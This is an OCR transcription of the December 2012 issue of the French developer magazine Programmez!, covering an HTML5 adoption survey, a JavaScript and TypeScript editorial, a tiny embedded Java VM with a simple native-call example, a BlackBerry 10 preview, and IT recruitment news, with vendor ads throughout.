PROGRAMMEZ !
Le magazine du développement
PROgrammez !
NOUVELLE FORMULE
www.programmez.com
Mensuel n°158 - décembre 2012

JavaScript
La révolution TypeScript

Scala de A à Z
10 bonnes raisons pour utiliser Scala
Découvrez un langage surpuissant

© istockphoto.com/chang

Sécurité : déni de service
Protéger son serveur des attaques de Loic

- **Les logiciels libres**
  Une opportunité de carrière
- **Cloud computing**
  Je débute avec Windows Azure Mobile Services
- **Outils**
  Git ou Mercurial : lequel choisir ?
- **Conférence**
  Toutes les annonces de la BUILD 2012

Printed in EU - Imprimé en UE - BELGIQUE 6,45 €
SUISSE 12 FS - LUXEMBOURG 6,45 € DOM Surf 6,90 €
Canada 8,95 $ CAN - TOM 940 XPF - MAROC 50 DH
M 04319 - 158 - F: 5,95 €


ATELIER DE GÉNIE LOGICIEL PROFESSIONNEL
N°1 EN FRANCE
WINDEV® 18
JUSQU'AU 18 DÉCEMBRE
OPÉRATION POUR 1 EURO DE PLUS
116 CM
ULTRA FIN
HD 1920 X 1080
3D
UTILISABLE COMME MONITEUR PC
Utilisable comme moniteur PC: imaginez vos présentations sur cet écran géant !
COMMANDEZ WINDEV®
ou WINDEV Mobile 18 ou WEBDEV 18
ET RECEVEZ
POUR 1 EURO DE PLUS
CE SUPERBE TELEVISEUR SAMSUNG
116 cm; LED haute définition 1980 x 1080, 200Hz, ultra fin, 3D, 2 paires de lunettes 3D, Internet, Wifi, Skype, 3 HDMI, 3 USB,...
Référence : UE46ES6300
Votre code est compatible :
• Windows 8 (7,XP,...)
• Linux
• Mac
• Internet
• Intranet
• Windows Mobile & CE
• Windows Phone
• Android
• iPhone et iPad.
Faites-vous plaisir!
Offre réservée aux sociétés, administrations et professions libérales, en France métropolitaine.
Logiciel et matériel peuvent être acquis séparément; chaque logiciel au tarif catalogue de 1.650 Euros HT, le téléviseur au tarif de 1.050 Euros TTC, chaque Galaxy Tab au tarif de 599 Euros TTC, chaque Galaxy S3 au tarif de 670 Euros TTC (tarifs modifiables sans préavis). Voir tous les détails, tous les tarifs et des vidéos sur www.pcsoft.fr.
Aucun abonnement n'est à souscrire pour bénéficier de cette offre.
Elu «Langage le plus productif du marché»
Fournisseur Officiel de la Préparation Olympique
OU
OU
OU choisissez 2 Tablettes Samsung Galaxy Tab 2 10.1, OU 2 Smartphones Samsung Galaxy S3, OU encore 1 PC portable Dell, OU 1 PC tactile Dell OU 1 station de travail Dell
WINDEV est LE logiciel qui permet de créer les logiciels.
Cette plateforme professionnelle permet de créer tous les types de logiciels, pour tous les domaines, pour tous les types de matériels, dans tous les environnements, pour toutes les volumétries.
Votre code, vos fenêtres, vos données, vos rapports,... sont compatibles.
Vous aussi, développez 10 fois plus vite pour toutes les plateformes.
WINDEV 18
Document non contractuel. Version 18 annoncée. Logiciel professionnel. Le développement sur iOS (iPhone, iPad) est réalisé à l'aide de WINDEV Mobile. Support Technique: 15 requêtes gratuites sur la version en cours de commercialisation
www.pcsoft.fr
918 NOUVEAUTES

HTML 5 : oui, nous croyons en toi !

Le buzz du mois revient une nouvelle fois à HTML 5. Kendo UI (division de l'éditeur de composants, Telerik) a mené l'enquête auprès de 4000 développeurs logiciels dans le monde durant 3 semaines en septembre dernier. La conclusion serait sans appel : 82 % des développeurs accordent à HTML 5 une place importante dans leur travail pour les 12 mois à venir. Après, il faut quand même relativiser, surtout avec seulement 4 000 personnes interrogées. Mais HTML 5 n'est pas une tendance, c'est un fait établi, parlez-en à Adobe qui a dû en quelques mois bouleverser sa stratégie Flash et Flex en coupant massivement dedans pour miser, lui aussi, sur HTML 5.

L'étude apporte des éléments intéressants : 63 % des développeurs l'utilisent déjà dans les développements, 31 % vont démarrer, 6 % n'ont rien de prévu cette année. Bien entendu, nous parlons ici en priorité de développement web, mobile et non desktop.

HTML 5 a réussi à s'imposer par le mobile et non par le desktop. Il faut se rappeler des coups de boutoirs de Steve Jobs contre Flash (2010) et finalement, en un an, le retournement du marché, mobile notamment, a prouvé la justesse de l'analyse. Car la part de Flash se réduit et la migration des vidéos vers un format « HTML 5 » ou H.264 se répand très rapidement. Aussi sur desktop, Flash est concurrencé par HTML 5. Même Microsoft a décidé, sans vraiment le dire publiquement, que Silverlight était une technologie morte et sans avenir ! Ce ne sont pas les nouveaux Windows qui contrediront cette affirmation. Et RIM, avec BlackBerry 10, qui va continuer à offrir un support de Flash, mise avant tout le modèle de développement HTML 5, Java perdant de l'intérêt chez RIM au profit du modèle web et natif.

Et HTML 5 est une réalité « réelle » et quotidienne pour de nombreux développeurs : 51% disent vouloir l'utiliser immédiatement, 31 % dans les 12 mois, 12 % dans les 12 à 24 mois. Malgré les problèmes existants (notamment dans la sécurité), la finalisation encore en cours, le développeur n'hésite pas beaucoup, mais, dans de nombreux projets, il n'a guère le choix… Les éditeurs et les clients veulent du HTML 5, sans toujours savoir de quoi on parle. Là encore, les smartphones et tablettes sont passés par là. Mais finalement, pourquoi HTML 5 ? A cette question, l'étude apporte plusieurs réponses intéressantes :

- Familiarité avec HTML, CSS, Javascript : logique en effet, même si par rapport aux anciennes versions, les changements sont parfois très importants
- L'approche multiplateforme : argument souvent mis en avant et ne nécessitant pas de plug-in. Support d'iOS. Cela peut paraître bête mais c'est une réalité de terrain.
- Les performances : cet argument (pour un tiers) est à nuancer car les performances ne sont pas toujours là et cela va en partie dépendre du navigateur
- Les outils disponibles : là encore, il faut nuancer même si les outils se multiplient.

Le support varie encore beaucoup d'un navigateur à un autre. Il faudra donc veiller à ne pas utiliser des balises, fonctions trop avancées ou expérimentales. La portabilité d'une application HTML / CSS / JavaScript est un atout pour une application mobile, le coût de portage y est fortement réduit.

Kendo UI a posé une question intéressante quant à l'influence sur le développeur lambda de la décision de Facebook de créer une application native iOS et non HTML 5. Visiblement, cela ne semble pas émouvoir le développeur (pour 73 %). L'éditeur met en avant une raison toute simple : les performances. Oui, trop souvent encore, le développeur oublie que les performances de HTML 5 sont parfois très aléatoires et qu'elles ne peuvent rivaliser avec du code natif.

> Un fork ? Même pas peur !

Pour nous, le point le plus intéressant de cette étude concerne la fragmentation de HTML 5 que ce soit sur les risques (réels ou non) de forks et sur le support des spécifications par les navigateurs : 71 % des développeurs sondés se disent concernés. Sur le fork mené par WHATWG durant l'été, on peut ressentir une certaine hésitation des développeurs : pas concernés à 35 %, concernés à 27 % et incertains de la position à tenir, 38 %. Bref, il faut comprendre que l'opposition W3C / WHATWG intrigue, voire, inquiète.

Cependant, le W3C reste la référence HTML 5 pour 42 % (contre 17 % pour le « concurrent »), même si la finalisation totale et l'approbation de l'ensemble de la spécification ne devraient pas intervenir avant 2014. Mais, 41 % n'ont pas de préférence ! Une position à méditer.

Site de l'étude : http://www.kendoui.com/surveys/html5-adoption-survey-2012.aspx


numéro 158 - décembre 2012

Sommaire

Sources des articles sur www.programmez.com

BUZZWORD

ACTUS



MATÉRIEL

RESSOURCES

DÉVELOPPEUR DU MOIS

OUTILS

VEILLE TECHNO

DOSSIER : LA RÉVOLUTION EST-ELLE EN MARCHE ?

JavaScript

Prochain numéro


A lire dans le prochain numéro

N°159-Janvier 2013, à paraître le 29 décembre 2012

Quelles plateformes mobiles choisir ?
Android, BlackBerry 10, iOS, Windows Phone 8...
Forces et faiblesses, les outils et langages disponibles, les App Store.

Veille techno
A la découverte d'Hadoop


PROgrammez! LE MAGAZINE DU DÉVELOPPEMENT



carrière

je débute avec...

cas d'usage



pratique

webmaster

bugtrack


©F. Tonic

Ave JavaScript, ceux qui vont coder pour toi te saluent* !

JavaScript est-il si méchant que cela avec le développeur ? Et peut-on faire le parallèle avec les jeux du Cirque ?

éDITO

Quoi qu'en pense le développeur web, JavaScript, JS pour les intimes du code, se répand partout. Dans la plupart des sites web « modernes », JS joue un rôle croissant dans l'interactivité, l'ergonomie, les fonctionnalités. Mais le langage dynamique demeure parfois abscons. Il faut dire que nous avons manqué durant longtemps de bons outils de debug et de programmation. Aujourd'hui, la situation a fortement changé. Les navigateurs permettent de mieux déboguer le code JS, les éditeurs sont de plus en plus riches et nombreux. Ce n'était pas un luxe.

A cela se rajoutent plusieurs dizaines de frameworks à tout faire : du framework d'interface au framework de données et de requête : Dojo, JQuery, Wakanda, AngularJS, MooTools, Prototype, etc. Ils permettent d'aller plus vite et de ne pas tout coder en JS. Le framework allège le travail du développeur, même si cela ne doit pas lui faire oublier qu'une maîtrise du langage demeure un gage de qualité et de productivité.

Comment JS va-t-il évoluer durant les prochains mois et en 2013-2014 ? Plusieurs pistes sont déjà connues : côté serveur, car il y a un réel intérêt à faire tourner JS en back office et non en front office, ECMAScript 6 à partir de 2013. Mais comme vous allez le lire et vous en rendre compte par le code, des évolutions très profondes sont en cours au-delà de JS. Ainsi, TypeScript, initié par les labos de Microsoft, offre une surcouche pour simplifier et optimiser le développement. Nous allons longuement le présenter, l'expliquer et surtout coder avec. Pour nous, TypeScript est une approche pertinente pour améliorer le développement JS avec une syntaxe plus simple, de nouvelles fonctions, la possibilité d'y inclure du code JS et au bout du compte, il génère du JS ! CoffeeScript avait ouvert le chemin. Inconvénient de TypeScript : il débute et propose une nouvelle syntaxe, mais il est moins radical que Dart (Google). A la communauté de l'utiliser, de l'étendre et de l'intégrer. Ce n'est donc pas par hasard si nous lui consacrons un long article.

Le second point abordé est JavaScript sur le serveur. Aujourd'hui, Node.JS est la plateforme qui revient le plus souvent malgré ses défauts, comme la gestion synchrone / asynchrone. JS sur serveur a un intérêt certain, même s'il ne faut pour autant le comparer à PHP, et si JS lui est supérieur sur plusieurs éléments techniques (l'inverse étant d'ailleurs tout aussi vrai). Cependant, il manque à JS une plateforme complète allant du framework au serveur, en passant par l'outillage. Wakanda (d'origine française rappelons-le) est un environnement complet très prometteur et qui évolue régulièrement. Si vous ne le connaissez pas, testez-le, vous serez surpris par sa richesse et sa communauté qui grossit.

** Si vous préférez la version latine, cela donne : Ave JavaScript, morituri te salutant !*

François **Tonic** - *Rédacteur en chef*
ftonic@programmez.com

Editeur : Go-02 sarl, 21 rue de Fécamp 75012 Paris - diff@programmez.com. - **Rédaction :** redaction@programmez.com - **Directeur de la Rédaction :** Jean Kaminsky. **Rédacteur en Chef :** François Tonic - ftonic@programmez.com. **Ont collaboré à ce numéro :** F. Mazué, S. Saurel. **Experts :** C. Peugnet, U. Bourdon, N. Bétheuil, P. Charrière, A. Vitale, S. Vallée, A. Radu, K. Alnijres, V. Membré, F. Armand, W. Woivré, N. Suter, D. Tran, D. Hassoun, N. Chambrier, P. Lamarche.

Illustration couverture : © istockphoto.com/chang

Publicité : Régie publicitaire, K-Now sarl.
Pour la publicité uniquement : Tél. : 01 41 77 16 03 - diff@programmez.com. Dépôt légal : à parution - Commission paritaire : 0717K78366 ISSN : 1627-0908. Imprimeur : S.A. Corelio Nevada Printing, 30 allée de la recherche, 1070 Bruxelles Belgique.

Directeur de la publication : J-C Vaudecrane

Ce N° comporte un encart Component Source sur une partie du tirage.

Abonnement : Programmez, 17, Chemin des Boulangers, 78926 Yvelines Cedex 9 - Tél. : 01 55 56 70 55 - *abonnements.programmez@groupe-gli.com* - Fax : 01 55 56 70 91 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30. **Tarifs** abonnement (magazine seul) : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € - CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € - Autres pays : nous consulter. **PDF :** 30 € (Monde Entier) souscription exclusivement sur www.programmez.com

Java en 28 Ko !

IS2T vous ne connaissez sans doute pas. Il s'agit d'un spécialiste français Java et notamment Java embarqué. Le 31 octobre dernier, l'éditeur a annoncé la création d'une machine virtuelle Java (JVM) tournant sur un microcontrôleur basé sur Cortex-M, le tout tenant dans un minuscule 28 Ko ! Il s'agit sans doute de la première JVM fonctionnant dans des contraintes de ressources si restreintes. Elle inclut le runtime Java. On peut y adjoindre un système temps réel, lui aussi contraint dans 10 Ko et incluant toutes les librairies vitales pour fonctionner et une interface graphique ! Cette micro machine est capable de fonctionner avec 1,5 Ko de mémoire vive et démarre en 2 ms ! Par contre l'interface graphique est gourmande : 90 Ko et 140 Ko de mémoire ! Un kit de développement est disponible : MicroEJ SDK. Il fonctionne sur Eclipse et permet de concevoir et de déployer des applications Java embarquées, de simuler l'environnement localement, de tester et d'utiliser du code C et C++. L'éditeur propose des packages spécifiques pour étendre les fonctionnalités : interface, objet communicant, SOA, temps-réel dur…

> Le défi de l'interface graphique dans un environnement contraint

Dans un contexte à ressources très limitées, l'interface graphique reste lourde et consommatrice de mémoire et de place. Il existe trois solutions pour faire du GUI sur embarqué :

- utiliser du C,
- utiliser des designers / éditeurs pour cacher le code C, mais cela nécessite plus de mémoire,
- utiliser des composants supplémentaires dédiés.

C'est là que Java peut apporter une réponse : le langage est orienté objet et suffisamment flexible pour maigrir et être hautement dynamique dans son fonctionnement et son ramasse-miettes joue un rôle important pour purger les ressources.

De plus, le code binaire généré sera plus compact qu'un code C++ et la portabilité sera plutôt bonne.

Pour pouvoir s'exécuter, le bytecode Java s'exécute sur une JVM, elle-même s'exécutant sur un processeur. Dans notre cas précis, il s'agit d'un processeur Cortex M. le code généré est semblable à du code C. Le schéma 1 montre comment fonctionne une plateforme Java embarquée (à droite), avec à gauche, l'environnement simulé depuis son poste de travail.

En environnement microcontrôleur, les contraintes sont les ressources minimalistes, réduire la consommation et l'usage de la mémoire vive (qui consomme de l'énergie), la rapidité du moteur d'exécution (contrainte cruciale dans du temps réel et encore plus dans du temps réel dur), intégration avec le RTOS et le firmware. Le 2e schéma montre comment cette intégration se réalise. A noter que la puissance processeur fournie est fixe quel que soit le nombre de threads Java, et leur activité.

Mais comme cette interface embarquée doit passer par du natif, il faut donc faire du Java vers C ou ASM. Les développeurs ont décidé d'utiliser le Simple Native Interface (SNI), solution préférée au JNI, approche trop complexe et trop lourde dans un support de type microcontrôleur. Le SNI permet de faire des appels directs de fonctions C depuis Java et de méthodes Java depuis le C.

Exemple d'un appel C et de C depuis Java : schéma 3.

schéma.1





schéma.2



> Un usage professionnel et industriel

Cette MicroJVM n'est pas un gadget ou un objet pour les amateurs de microcontrôleur même si une version d'évaluation sera disponible courant décembre et gratuitement. L'environnement complet, pour du Cortex M3/M4, sera vendu 4 000 $ (tarif annuel incluant maintenance et support). D'autres microcontrôleurs seront supportés d'ici 12 mois promet l'éditeur.

Merci à Régis Latawiec (IS2T), pour son aide.

Site officiel : www.is2t.com

schéma.3

```
package com.corp.examples;
public class Hello{
public static void main(String[] args){
int i = printHelloNbTimes(3);
   }
   public static native int printHelloNbTimes(int times);
}
```


```
#include <sni.h>
#include <stdio.h>
jint Java_com_corp_examples_Hello_printHelloNbTimes(jint times){
    while (--times){
        printf("Hello world!\n") ;
    }
    return 0 ;
}
```

Où en est le microframework .Net ?

Discret, le microframework .Net initié par Microsoft est un projet Open Source, disponible sur codeplex. Le projet évolue régulièrement, actuellement, la version 4.2 est disponible. Pour rappel, le microframework fournit un environnement .Net capable de se passer de Windows et de démarrer tout seul. De nombreuses améliorations ont été faites : mise à jour du firmware à distance, cryptographie améliorée, support du Cortex M3. La version 4.3 est actuellement en développement. Elle supportera Visual Studio 2012, intégrera tous les patchs de la 4.2, réduira le temps de démarrage et améliorera les informations lors du déploiement.

Site officiel : http://netmf.codeplex.com

BEST-SELLER



LEADTOOLS Document Imaging SDK V17.5 | à partir de € 1 937

LEAD TECHNOLOGIES

Incluez des fonctionnalités puissantes d'imagerie aux applications Windows, Web et mobile.

- Modules complémentaires d'OCR, OCR asiatique et arabe, ICR, OMR et MICR
- Modules codes barre disponibles : codes barre 1D et 2D
- Modules PDF disponibles : Lecture/écriture raster PDF et PDF avancé
- Lecteurs d'images fonctionnels à encombrement zéro et annotations pour tout périphérique supportant HTML5

BEST-SELLER

Spread.NET | à partir de € 931

ComponentOne a division of GrapeCity

Ajoutez des feuilles de calcul compatibles Excel aux WinForms et apps ASP.NET.

- Accélérez le développement avec les concepteurs de feuilles de calcul, l'Assistant de prise en main et les concepteurs de graphiques
- Renseignement automatique : anticipation de la frappe dans la cellule
- Fonctionnalité de visualisation de données dont Sparklines et Camera Shapes
- Amélioration de jusqu'à 50 % des performances import/export d'Excel
- Créez des graphiques 2D et 3D complets dans vos feuilles de calcul

BEST-SELLER


GdPicture.NET | à partir de € 3 105

GdPicture imaging technologies

Outils complets d'imagerie documentaire et de gestion pour les développeurs.

- Capturez, traitez, créez, affichez, modifiez, annotez, composez, fractionnez, fusionnez et imprimez des documents depuis vos applications Windows et Web
- Lisez, écrivez et convertissez les images vectorielles et raster en plus de 90 formats, dont PDF, PDF/A, TIFF , GIF, JPEG, PNG, JBIG2, WMF, BMP, WBMP, ICO, PCX, PNM, XPM, JPEG 2000, HDR, PSD, TGA, PICT, EXR, DDS, PPM, SGI, PBM, PGM, PFM, XBM, IFF et le format graphique RAW

BEST-SELLER



Aspose.Total for .NET | à partir de € 1 940

ASPOSE Your File Format Experts

Tous les composants Aspose .NET réunit dans un seul package.

- Programmez la gestion de formats courants, tels que Word, Excel, PowerPoint et PDF
- Incluez des graphiques, des e-mails, des correcteurs, des codes barres, l'OCR, des diagrammes, des images et la gestion de projets/formats dans les applications .NET
- Les principales utilisations sont la fusion de messages, l'ajout de codes barre, la création de rapports Excel dynamiques à la volée et l'extraction de texte des fichiers PDF

Siège social en Europe
ComponentSource
30 Greyfriars Road
Reading
Berkshire
RG1 1PE
Royaume-Uni

Siège social aux États-Unis
ComponentSource
650 Claremore Prof Way
Suite 100
Woodstock
GA 30188-5188
États-Unis


Siège social au Japon
ComponentSource
3F Kojimachi Square Bldg
3-3 Kojimachi Chiyoda-ku
Tokyo
Japon
102-0083

Numero vert:
0800 90 92 62
www.componentsource.com

BlackBerry 10 : le 30 janvier 2013

Jusqu'à présent très vague, RIM se contentait de parler du 1er trimestre 2013. La date est désormais officielle : BlackBerry 10 sortira le 30 janvier 2013 et sera disponible chez plusieurs dizaines d'opérateurs.


L'éditeur a multiplié les rachats pour consolider son offre technologique. Clairement, BB 10 est l'ultime chance du constructeur sur un marché où Google et Apple règnent en maître. Microsoft tente de prendre une place, au détriment tout d'abord de RIM dont les parts de marché ne cessent de plonger en Amérique du Nord même si quelques autres peuvent encore compenser, mais pour combien de temps ? Disposant d'un trésor de guerre de deux milliards de dollars, RIM a décidé de promotionner et de soutenir BB 10 : package complet de développement avec un terminal mobile aux développeurs (plus de 6 000 ont été offerts), garantie de revenus durant la première année aux développeurs (sous conditions, revenu garanti à hauteur de 10 000 $), campagne marketing et de promotion à la sortie de la v10. Mi-novembre dernier, nous avons pu toucher BB 10 plus en profondeur.



Le système repose sur un système temps réel Linux, QNX Neutrino (racheté par RIM). La qualité de QNX est reconnue depuis longtemps pour sa robustesse et sa vélocité. Il utilise du microkernel et Posix. Le moteur web repose sur WebKit et plus précisément celui issu du rachat de Torch Mobile. De l'aveu même de RIM, les premiers mobiles BB 10 seront chers, avant de descendre progressivement en gamme, avec comme objectif de garder l'ADN : sécurité, gestion du professionnel et du personnel.

Sur l'interface, la sobriété est de mise. On peut y voir un compromis entre iOS / Android et Windows Phone 8, avec des fonctions propres à BlackBerry. Nous avons apprécié la gestion des contenus professionnels et personnels sur le même mobile, plus simple que le « multi-utilisateur » de Windows Phone 8. Surtout, la sécurité y est particulièrement sensible, avec des zones de stockage et mémoires parfaitement scindées. On ne pourra pas par exemple faire de copier-coller entre les deux « environnements », ni d'échange de fichiers.

La partie communication est le cœur de BB 10 : avoir accès, voir l'ensemble de ses messages, de sa communication. Tout se passe dans le Hub. Des API permettront d'étendre les fonctionnalités. Cette fonction est disponible uniquement en mode portrait. La partie clavier virtuelle a été particulièrement soignée avec une prédiction des mots (et en multilingue temps réel) assez impressionnante. On passe d'un vocabulaire anglais / français immédiatement (le système détecte et apprend). RIM met en avant un multitâche pour les applications, jusqu'à 8 applications peuvent fonctionner simultanément. Merci à QNX Neutrino, mais le développeur devra définir le fonctionnement en arrière-plan. RIM nous a précisé que cela ne devrait pas trop dégrader ni l'autonomie, ni l'expérience utilisateur.



Les applications constituent le point sensible : avoir 70 000 applications pour BB 10 à son lancement ! L'ambition est donc grande, même si la plupart seront des recompilations des applications actuelles. Sur la partie développement, Flash sera toujours présent bien que le constructeur avoue que ce n'est plus l'avenir. BB 10 mise sur plusieurs modèles de développement : HTML 5 / CSS, Natif (C et C++).

RIM veut aussi profiter du parc applicatif d'Android grâce à Android Runtime qui permet de porter très simplement une application Android sur PlayBook et BB 10. Actuellement, ce service se limite aux applications Android 2.3. Ce support devrait s'étendre courant 2013.

Sur la partie web, sur les tests HTML 5 (html5test.com), BB 10 arrive deuxième, avec un score de 484 (Tizen 2 pointe à 485). Safari Mobile se traîne à 386, Windows Phone 8 peine à 320…

> Plusieurs annonces à attendre ?

RIM n'a pas tout dévoilé. Plusieurs fonctionnalités devraient bénéficier d'importantes nouveautés : cartographie, technologie vocale, stockage en mode Cloud. Là encore, l'objectif est d'être à niveau des concurrents. RIM a d'ores et déjà annoncé que deux modèles seront disponibles : un smartphone avec clavier physique et un modèle entièrement tactile. Sur le futur de la tablette PlayBook, rien de bien précis, ni sur un nouveau modèle ou sur une évolution significative du système.

Site développeur :
https://developer.blackberry.com/

Formation

L'ESIEE et Eurogiciel créent une chaire d'enseignement « Méthode Agile »

La chaire d'enseignement est créée par Eurogiciel et ESIEE Paris.
La formation est d'une durée initiale d'un an. Les enseignements porteront sur l'apprentissage par l'expérimentation. L'objectif est d'encadrer 5 projets et de former ainsi plus de 30 étudiants à ces méthodes. ESIEE Paris est l'école d'ingénieur de la Chambre de commerce et d'industrie de Paris (CCIP). Le groupe Eurogiciel se présente comme la première Société de Services en Accompagnement de Projets (SSAP). Fondé en 1989, Le groupe compte 1100 collaborateurs, et est implanté en

Signature de l'accord : Hugues Morel, DG Groupe Eurogiciel et Dominique Perrin, Directeur ESIEE Paris.

France et à l'international (Grande-Bretagne, Allemagne, Tunisie et Chine). Il prévoit de réaliser 75 M€ de CA en juin 2013.
Sa principale entité, Eurogiciel Ingénierie propose :

- une expertise en Ingénierie Systèmes et logiciel temps réel embarqué à haute criticité, et notamment une ligne de produits logiciels dédiés aux secteurs aéronautique et spatial
- une Assistance à Maîtrise d'Ouvrage et Maîtrise d'œuvre des Grands Projets Complexes de Systèmes d'Information.

Chaire de cyber défense et cyber sécurité

Les écoles de Saint-Cyr Coëtquidan s'enrichissent d'une nouvelle chaire, consacrée à la cyber défense et la cyber sécurité. Sogeti Thales s'associent à cet enseignement. La leçon inaugurale de cette chaire Saint-Cyr Sogeti Thales s'est déroulée le 13 novembre à l'Ecole Militaire, présidée par Jean-Marie Bockel, Ancien Ministre et en présence de Luc-François Salvador, PDG du groupe SOGETI et Jean-Michel Lagarde, Président de Thales Communications & Security et Thales Services et du général Antoine Windeck, commandant les écoles de Saint-Cyr Coëtquidan. La leçon inaugurale était prononcée par monsieur Daniel Ventre, ingénieur au centre national de recherche scientifique (CNRS) et titulaire de la chaire.

Sécurité

Afterwork dans un bar à vin : 40 postes à pourvoir !

LEXSI, premier cabinet de conseil en stratégie SSI et Cybersécurité, annonce l'ouverture de 40 postes répartis dans ses différentes agences de Paris, Lyon et Lille. A la recherche de talents, débutants ou confirmés, LEXSI a organisé fin novembre une soirée de recrutement dans un cadre convivial, un bar à vins parisien (quartier Opéra). Les profils recherchés sont : Développeurs web, Ingénieurs réseau et sécurité, consultants et experts en cybercriminalité.
Candidatures à adresser à :
afterwork@lexsi.coma

UniWare recrute 30 profils experts en 2012, et 80 en 2013

Uniware, société de conseil informatique, annonce un programme de recrutement de profils confirmés afin d'accompagner ses clients grands comptes.
L'entreprise propose 30 postes à pourvoir d'ici la fin de l'année, principalement des profils confirmés

- Développeurs confirmés et seniors : .NET, JEE, PHP
- Administrateurs/Experts produits infrastructure et applicatifs : Niveaux d'études : Bac + 3/5, écoles d'ingénieurs, Expérience : minimum 4 ans

La bi-compétence
A noter que les collaborateurs recherchés occuperont généralement une fonction à bi-compétence, technologique et métier.

L'entreprise consacre 3% de son chiffre d'affaires à la formation.
Elle revendique une culture tournée vers leur formation : *« En rupture avec les stratégies des SSII centrées pour la majorité d'entre elles sur le client final, UniWare agit en priorité en véritable émulateur de talents. En partenariat avec l'institut Global Knowledge, UniWare a conçu le programme de formation évolutif baptisé Join My UniWare dont l'objectif est d'améliorer les connaissances sur les dernières technologies et de prévenir les obsolescences de compétences. »*

SCC recrute près de 100 ingénieurs et experts en infrastructure

